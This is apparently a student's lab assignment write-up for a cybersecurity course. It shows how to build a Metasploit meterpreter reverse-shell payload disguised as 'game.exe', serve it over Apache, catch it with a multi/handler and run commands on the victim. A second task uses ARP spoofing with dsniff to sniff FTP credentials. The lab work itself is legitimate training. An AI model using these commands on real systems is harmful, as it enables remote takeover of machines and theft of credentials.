
**Day 6 Cyber Security Essentials Assignment Tasks**

**Name :N. Raguvaran**


**Email :** [**raguvaran2804@gmail.com**](mailto:raguvaran2804@gmail.com)

**Task 1: Create payload for windows. Transfer the Payload to victim machine & exploit the machine.**

1.Start 2 machines in any virtualization software. I started Windows & Kali in VirtualBox. 




We need to create payload in Metasploit & used to exploit windows(victim).

2.Open Terminal in Kali & type **# ifconfig** to find some details about machine. 

Kali Linux IP address is 192.168.224.24

4.Then Create payload for windows machine. Type the following command


#**msfvenom -p windows/meterpreter/reverse\_tcp -a x86 -f exe LHOST=192.168.225.24 > /var/www/html/game.exe**



We successfully created the payload. Now we need to transfer this payload.


5.Start the apache server in Kali Linux by typing the following command.

**#service apache2 start**



Now try to access the apache server in Windows.

Open IE in windows & type the Server IP **192.168.225.24** & search



Yeah we can access the Server. Now we are going to transfer the payload through this apache server.

6. Now open type **msfconsole** in Kali Linux Terminal to start Metasploit Framework.




7. Type the following commands.


**#use multi/handler**

**#set payload windows/meterpreter/reverse\_tcp**


**#set LHOST 192.168.225.24**

**#set LPORT 4444**






Use **#show options** to check the option & type **#run**




Now on the victim Windows victim needs to enter the server ip address / filename in Internet Explorer

Eg: **192.168.225.24/game.exe**



Now Run the file on the windows & check in Terminal



Now we can exploit the windows . For commands type


**meterpreter > help**

Now type some commands to know about windows.

**metepreter > pwd** to know present working directory




**meterpreter > sysinfo**



Also we can use many commands.

Type the command to shutdown the windows

**meterpreter > shutdown**



Windows Successfully shutdown !

Task 2. Create an FTP server. Access the FTP server from Windows Command Prompt. Do an MITM & username & password of FTP server using Wireshark & dsniff.


1. Start the 3 VM in any virtualization software.
2. A server, client & attacker.


I chose Windows for server & client, Kali Linux for attacker.


Now we need to start the FTP server in server windows machine.

1. Now try to access the FTP server from the client machine.

Goto cmd by, start -> cmd > ftp 192.168.225.30

Successfully connected

Also, we try to sniff the packets in Kali using #dsniff with configured arpspoofing 



User Kay Password 12345 packets sniffed!